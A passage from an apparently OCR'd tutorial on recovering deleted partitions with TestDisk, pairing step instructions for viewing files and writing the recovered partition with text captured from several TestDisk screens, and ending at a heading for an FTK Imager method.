
Step 7: View Files


Once the deleted partition appears, press **P** to list the files stored in that partition.





C:\Users\Peshmerge\Downloads\testdisk-7.3-WIP.win64\testdisk-7.3-WIP\testdisk_win.exe
TestDisk 7.3-WIP, Data Recovery Utility, September 2024
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org
P HPFS - NTFS 46601 216 16 73373 22 57 430080000 [LocalDisk]
Directory /
>dr-xr-xr-x 0 0 0 23-Jan-2025 01:30 .
dr-xr-xr-x 0 0 0 23-Jan-2025 01:30 ..
dr-xr-xr-x 0 0 0 17-Nov-2024 12:41 $RECYCLE.BIN
dr-xr-xr-x 0 0 0 13-Jun-2024 11:37 System Volume Information
*dr-xr-xr-x 0 0 0 11-Jun-2024 15:28
*dr-xr-xr-x 0 0 0 8-May-2024 23:27
*dr-xr-xr-x 0 0 0 24-Aug-2024 19:40
*dr-xr-xr-x 0 0 0 14-Dec-2022 21:02
*dr-xr-xr-x 0 0 0 14-Jul-2024 19:13
*dr-xr-xr-x 0 0 0 19-Sep-2023 18:44
*dr-xr-xr-x 0 0 0 17-Jul-2024 19:47
*-r--r--r-- 0 0 9910 14-Oct-2024 13:03 FileZilla.xml
Next
Use Right to change directory, 'h' to hide Alternate Data Stream
'q' to quit, ':' to select the current file, 'a' to select all files
'C' to copy the selected files, 'c' to copy the current file


F:\Recovery\testdisk-7.1-WIP\testdisk_win.exe
TestDisk 7.1-WIP, Data Recovery Utility, July 2017
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org
HPFS - NTFS 13 1 1 60800 254 63 976559157 [HDD NN 01]
Directory /
>dr-xr-xr-x 0 0 0 28-Apr-2017 12:31 .
dr-xr-xr-x 0 0 0 28-Apr-2017 12:31 ..
dr-xr-xr-x 0 0 0 1-May-2017 19:41 $RECYCLE.BIN
dr-xr-xr-x 0 0 0 3-Jun-2015 14:10 Downloads
dr-xr-xr-x 0 0 0 23-Mar-2017 14:39 Installer
dr-xr-xr-x 0 0 0 19-May-2016 16:05 Malang 2016 05 13~16
dr-xr-xr-x 0 0 0 22-Mar-2016 13:11 Mutasi Rekening BNI UI 2014
dr-xr-xr-x 0 0 0 24-Mar-2016 09:33 My Picture - Close Up
dr-xr-xr-x 0 0 0 25-Nov-2016 11:13 My Picture - Document Civil
dr-xr-xr-x 0 0 0 23-Mar-2016 10:24 Pictures
dr-xr-xr-x 0 0 0 23-Mar-2016 10:21 ScreenShot
dr-xr-xr-x 0 0 0 24-Mar-2016 09:43 System Volume Information
dr-xr-xr-x 0 0 0 24-Mar-2016 09:31 Videos
dr-xr-xr-x 0 0 0 10-Aug-2016 10:12 backup flashdisk toshiba dec
dr-xr-xr-x 0 0 0 25-Nov-2016 11:13 destination
Next
Use Right to change directory, h to hide Alternate Data Stream
q to quit, : to select the current file, a to select all files
C to copy the selected files, c to copy the current file


Terminal - alex@ubuntu: ~/Downloads
File Edit View Terminal Tabs Help
TestDisk 7.0, Data Recovery Utility, April 2015
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org
P FAT16 0 0 1 9 63 32 20480 [NO NAME]
Directory /
>-rwxr-xr-x 0 0 632333 25-Jul-2018 01:01 dachshund.jpg
-rwxr-xr-x 0 0 493564 25-Jul-2018 01:01 fox.jpg
-rwxr-xr-x 0 0 389187 25-Jul-2018 01:01 frog.jpg
-rwxr-xr-x 0 0 254837 25-Jul-2018 01:01 giraffe.jpg
-rwxr-xr-x 0 0 321758 25-Jul-2018 01:01 music.jpg
-rwxr-xr-x 0 0 469105 25-Jul-2018 01:01 rabbit2.jpg
-rwxr-xr-x 0 0 393003 25-Jul-2018 01:01 rabbit.jpg
-rwxr-xr-x 0 0 40384 25-Jul-2018 01:01 theflag.jpg
Next
Use Right to change directory, h to hide deleted files
q to quit, : to select the current file, a to select all files
C to copy the selected files, c to copy the current file



testdisk_win (2)
TestDisk 7.0-WIP, Data Recovery Utility, May 2014
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org
* HPFS - NTFS 0 32 33 191 89 26 3072000
Directory /
>dr-xr-xr-x 0 0 0 15-May-2014 06:22 .
dr-xr-xr-x 0 0 0 15-May-2014 06:22 ..
dr-xr-xr-x 0 0 0 15-May-2014 06:22 Boot
dr-xr-xr-x 0 0 0 17-Oct-2013 21:28 Recovery
dr-xr-xr-x 0 0 0 28-Oct-2012 16:03 System Volume Information
-r--r--r-- 0 0 1 18-Jun-2013 14:18 BOOTNXT
-r--r--r-- 0 0 8192 17-Oct-2013 20:00 BOOTSECT.BAK
-r--r--r-- 0 0 270 14-Jul-2012 08:17 WinREPartition.ini
-r--r--r-- 0 0 403946 25-Mar-2014 02:30 bootmgr
Next
Use Right to change directory, h to hide Alternate Data Stream
q to quit, : to select the current file, a to deselect all files
C to copy the selected files, c to copy the current file





Step 8: Recover the Partition


If the recovered partition is correct:

- Select **Write**
- Confirm the changes
- Restart the system if prompted


ROXTerm
TestDisk 6.14-WIP, Data Recovery Utility, May 2012
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org
Disk /dev/sdc - 40 GB / 37 GiB - CHS 4865 255 63
Partition Start End Size in sectors
1 * HPFS - NTFS 0 1 1 4601 254 63 73931067 [IBM_PRELOAD]
2 P FAT32 LBA 4602 0 1 4864 254 63 4225095 [IBM_SERVICE]
[Quit] >[Write]
Write partition structure to disk


Terminal -
Debian Live user: Sat 24 Feb, 00:50
Terminal -
File Edit View Terminal Tabs Help
TestDisk 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org
Disk /dev/sda - 137 GB / 128 GiB - CHS 16709 255 63
Partition Start End Size in sectors
1 P EFI System 2048 206847 204800 [EFI System Partition] [NO NAME]
2 P MS Data 239616 266881023 266641408
3 P MS Data 266881024 268431359 1550336
[Quit] [Return] [Deeper Search] >[Write]








Method 2: Recovery using FTK Imager

